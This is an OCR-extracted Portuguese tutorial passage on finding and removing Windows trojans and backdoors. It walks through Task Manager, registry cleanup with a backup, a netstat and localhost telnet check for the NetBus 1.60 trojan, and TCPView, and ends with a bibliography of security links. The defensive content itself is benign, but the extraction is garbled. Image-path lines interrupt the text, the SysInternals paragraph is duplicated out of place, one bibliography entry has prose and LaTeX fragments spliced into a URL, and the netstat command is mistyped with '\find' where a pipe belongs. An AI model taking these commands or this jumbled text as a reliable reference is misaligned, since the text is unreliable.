
Antes de remover um Trojan ou um Backdoor de seu computador, primeiramente devemos realizar uma pequena verificação em 3 passos:

1. Identificar qual *malware* está rodando em seu dispositivo.
2. Descobrir quando ele começa a rodar e previnir que ele rode novamente após a reinicialização da máquina.
3. Reinicializar a máquina e remover o *malware*.


SysInternals é um pacote de ferramentas disponibilizado pela **Microsoft** que analisa, de forma prática, tudo que acontece com o Windows como os riscos de uma invasão *malwares*.

Algumas ferramentas que podemos utilizar:

Gerenciador de tarefas do Windows Alguns Malwares mais atuais conseguem se esconder do gerenciador de tarefas do Windows dificultando sua detecção, porém, para muitos outros ainda podemos usar esta ferramenta Ao apertar `Ctrl+Alt+Del` e clicar em `Processos`, vemos uma lista com todos os processos que o computador está rodando:



Após matar o processo suspeito, deve-se imediatamente realizar uma pesquisa pelos registros do Malware, com o código "regedit", e apagá-los cuidadosamente. Cuidado! Alterar o registro do Windows de maneira indevida é perigoso pois pode danificar a estabilidade do sistema realizado. Um procedimento aconselhável é realizar o backup dos registros clicando com o botão direito em Meu Computador como a figura seguinte:



Netstat O Netstat é outra ferramenta que permite realizar a verificação das portas do PC para verificar se existe algum serviço indevido agindo no computador. Para demostrar seu uso podemos usar o trojan NetBus 1.60 como exemplo. Este *Malware* utiliza o protocolo TCP para receber/enviar pacotes e dados, e sempre aguarda por conexões nas portas 12345 e 12346 o que torna sua detecção muito simples. Verifica-se as portas para saber se estão em uso por algum serviço utilizando o código:


```
C:\>netstat -an \find "1234"
```

Caso o computador encontre algo, podemos agora usar um outro comando chamado `telnet` para saber qual programa está agindo em tal porta:

```
C:\>telnet 127.0.0.1 12345
C:\>telnet 127.0.0.1 12346
```

Se o computador encontrar `"NetBus 1.60"` a máquina certamente está contaminada!

TCPView Uma outra ferramenta, que pode ser usada juntamente com o Netstat, disponibilizada pela SysInternals é o TCPView.



SysInternals é um pacote de ferramentas disponibilizado pela **Microsoft** que analisa, de forma prática, tudo que acontece com o Windows como os riscos de uma invasão *malwares*. Com o TCPView podemos ver uma lista que nos indica todos os pontos de extremidade TCP e UDP no sistema, incluindo os endereços locais e remotos juntamente com o estado das conexões TCP.

5 Bibliografia

Relatório de segurança da Microsoft, volume 8 http://www.microsoft.com/downloads/details.aspx?displaylang=pt-br&FamilyID=2c4938a0-4d64-4c65-b951-754f4d1af0b5

Backdoor.Tixanbot http://www.symantec.com/security_response/writeup.jsp?docid=2005-082216-5822-99

Backdoors removal http://www.2-spyware.com/backdoors-removal

Definição *Worms* e *Trojan* http://www.computadorseguro.com/definicao-worms-trojan/

Cartilha de segurança - *Malwares* http://cartilha.cert.br/malware/sec2.html#sec2

Linha Defensiva http://www.linhadefensiva.org

Notícia 1 globo.com *malwares. Com o TCPView podemos ver uma lista que nos indica todos os pontos de extremidade TCP e UDP no sistema, incluindo os endereços locais e remotos juntamente com o estado das conex˜oes TCP.UNDO+DA+SEGURANCA+VIRTUAL.html*http://g1.globo.com/Noticias/Tecnologia/0,,MUL1064538-6174,00-CONHECA+OS+VIRUS+QUE+MUDARAM+O+MSysInternalséumpacotedeferramentasdisponibilizadopela\protect\unhbox\voidb@x\bgroup\defMicrosoftMicrosoft que analisa, de forma prática, tudo que acontece com o Windows como os riscos de uma invas˜ao Removendo *Backdoors* e *Trojans* http://www.nospysoftware.com/spyware-articles/free-backdoor-trojans.php b9 Artigo Backdoor nsospysoftware http://www.nospysoftware.com/spyware-articles/free-backdoor-trojans.php b10 Relatório *Mcafee* http://www.techlider.com.br/2010/11/relatorio-mcafee-registra-recorde-na-media-diaria-de-crescimento-de-malwares/ b11 Notícia 2 trojan novo desenvolvido http://macmagazine.com.br/2007/11/01/cuidado-novo-trojan-e-desenvolvido-especificamente-para-atacar-o-sistema-operacional-da-apple/ b12 Mail-bomb details http://www.mcafee.com/threat-intelligence/malware/default.aspx?id=98598 b13 Notícia 3 globo.com http://g1.globo.com/economia-e-negocios/noticia/2010/08/crimes-eletronicos-dao-prejuizo-de-r-450-milhoes-para-bancos-em-2010.html b14 Entenda oque é Backdoor http://tecnologiajb.com/2010/08/entenda-o-que-e-backdoor/